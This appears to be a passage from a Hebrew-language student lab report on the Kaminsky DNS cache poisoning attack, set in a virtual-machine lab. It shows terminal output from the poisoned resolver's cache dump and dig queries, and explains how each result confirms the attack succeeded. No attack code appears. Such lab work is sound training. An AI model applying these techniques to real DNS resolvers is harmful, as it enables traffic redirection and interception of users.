בתמונה זו ניתן לראות כי שרת ה-LOCAL DNS שולח לתוקף תשובה עבור DOMAIN שהוא ביקש (zsybp.example.com) – 1.2.3.4. ובנוסף הוא מחזיר לו תשובה כי NS עבור ה-DOMAIN example.com הוא ns.attacker32.com. בכתובת IP 192.168.0.10 שהיא כתובת ה-IP של התוקף, דבר המצביע על כך שהמתקפה הצליחה.

```

server3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
RX packets:124 errors:0 dropped:0 overruns:0 frame:0
TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:21761 (21.7 KB) TX bytes:10126 (10.1 KB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:68 errors:0 dropped:0 overruns:0 frame:0
TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:21314 (21.3 KB) TX bytes:21314 (21.3 KB)

[12/27/22]seed@VM:~$ sudo rndc flush
[12/27/22]seed@VM:~$ sudo rndc dumpdb -cache
[12/27/22]seed@VM:~$ cat /var/cache/bind/dump.db | grep attacker
ns.attacker32.com. 10268 \-AAAA ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008
111001 28800 7200 2419200 86400
example.com. 172229 NS ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1268] [v6 TTL 10268] [v4 success] [v6 n
xrreset]
[12/27/22]seed@VM:~$

```

בתמונה זו ניתן לראות כי לאחר שניקינו את cache של שרת ה-LOCAL DNS לפני המתקפה, ולאחר שהרצנו את המתקפה ושמרנו את זיכרון ה-cache בקובץ, כאשר ביצענו פקודה שתראה לנו בקובץ אם המילה attacker מופיעה הוחזר לנו מידע על כך – דבר המצביע על כך שהצלחנו להרעיל את cache של שרת ה-LOCAL DNS.

```

target3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[12/27/22]seed@VM:~$ dig www.example.com

;; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44739
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;; www.example.com. IN A
;; ANSWER SECTION:
www.example.com. 256766 IN A 1.2.3.5
;; AUTHORITY SECTION:
example.com. 169901 IN NS ns.attacker32.com.
;; ADDITIONAL SECTION:
ns.attacker32.com. 256340 IN A 192.168.0.10

;; Query time: 2 msec
;; SERVER: 192.168.0.13#53(192.168.0.13)
;; WHEN: Tue Dec 27 04:33:29 EST 2022
;; MSG SIZE rcvd: 104

[12/27/22]seed@VM:~$

```

בתמונה זו ניתן לראות כי לאחר שביצענו את מתקפת Kaminsky הרצנו את הפקודה dig [www.example.com](http://www.example.com) במכונה של הTARGERT וקיבלנו כי כתובת הIP של הDOMAIN הזה הוא 1.2.3.5 כפי שרצינו, וכי הNS של הDOMAIN הזה הוא ns.attacker32.com בכתובת 192.168.0.10 (כתובת הIP של התוקף). בנוסף, ניתן לראות כי התשובה הגיעה מ192.168.0.13 שהוא שרת הLOCAL DNS שלנו, דבר המראה על כך שהמתקפה בוצעה בהצלחה.